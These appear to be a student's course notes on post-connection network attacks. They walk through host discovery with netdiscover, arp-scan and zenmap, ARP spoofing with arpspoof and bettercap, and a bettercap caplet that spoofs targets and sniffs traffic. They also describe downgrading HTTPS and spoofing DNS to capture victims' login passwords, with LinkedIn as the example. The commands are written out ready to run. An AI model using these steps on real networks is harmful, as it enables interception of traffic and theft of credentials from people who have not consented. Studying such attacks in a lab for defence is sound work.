POST ATTACKS

https://s3-us-west-2.amazonaws.com/secure.notion-static.com/088c20a3-506b-4cb7-9ffc-87ee866a8d1a/PostConnectionAttacks.pdf

How to hack into another system.

after a successful connection with a system.


Method 1

ARP Scan using Netdiscover

Open up your attacker machine terminal and type in the following command:

```
netdiscover -r 192.168.221.0/24
```

Make sure you change the IP range/subnet to yours. This command with the "-r" flag tells netdiscover to send out ARP requests to the given subnet. All responds will be displayed on the screen.



As you can see it has found 4 hosts.

ARP Scan using arp-scan

Type the following command on your terminal:

```
arp-scan --interface=eth0 192.168.221.0/24
```

This command tells arp-scan to scan on the eth0 interface with which you are connected to the network and scan the given subnet.


The results match Netdiscover, as they both used the same fundamental network scanning tactic

---

Method 2

Using a program name zenmap

```
zenmap  [this will open an app]
```



KALI - [zenmap app]

this is a user interface based app.

Add target ip [range] Profile [ping or quick scan] SCAN!!


you get to see so many ips, clients, os details and their vulnerabilities.

---

https://hackernoon.com/man-in-the-middle-attack-using-bettercap-framework-hd783wzy

ARP Spoofing

It is the Man in the Middle




```
arpspoof -i [adapter name] -t [target] [gateway]
arpspoof -i [adapter name] -t [gateway] [target]

[ u need to use two terminals to enter the command at the same time]

arpspoof -i eth0 -t 10.0.2.15 10.0.2.1
arpspoof -i eth0 -t 10.0.2.1 10.0.2.15

echo 1 > /proc/sys/net/ipv4/ip_forward [to make hacker machine mimic like router]
```


ARP SPOOF USING BETTER CAP

```
bettercap -iface [interface]


help [for looking at services]

net.probe on  [nearby networks and clients just like zenmap kinda]

net.spoof on [spoofing arp]

net.sniff on [sniffing around the network packets -- this is used for http attack.. yo
u can read every enter of the victim machine]
```

CREATE CUSTOM SCRIPT

```
Type the steps like you would manually into a text editor, and running this script wil
l run each command one by one ... makes the overall process easy and fast

R E M E M B E R to S A V E  the file in .cap extension
--------------------------------------------------------------------------------
--
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets _____
arp.spoof on
net.sniff on
```

BYPASSING HTTPS





```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets _____
arp.spoof on

set net.sniff.local true  [ this will read all the local.machine's keyboard entries to
o]

net.sniff on
```

So we downgrade https to http

Run the custom spoof.cap script

and Run and hs...../hs.... caplet after this to run a script written by the instructor to spoof https sites by http.



LEFT [HACKER] RIGHT [victim]


So running the spoof caplet along with the hs.../hs... caplet..

it sets the dns.spoofing on and changed few known websites domain name to something else.

So when the user access for ex. linked.com ... it is shown [right] a HTTP ip server with the same domain.

So whenever the victims tries to enter details into the fake spoofed website, all his details are captured as done in the previous HTTP attack.

EXAMPLE : VICTIM tries to log into linkedin.com but due to the spoofed website, all his passwords are captured by the hacker



Cons :- Very famous websites like twitter.com , facebook.com cannot be spoofed easily as they run on a new server named HSTS

Spoofing DNS to custom Website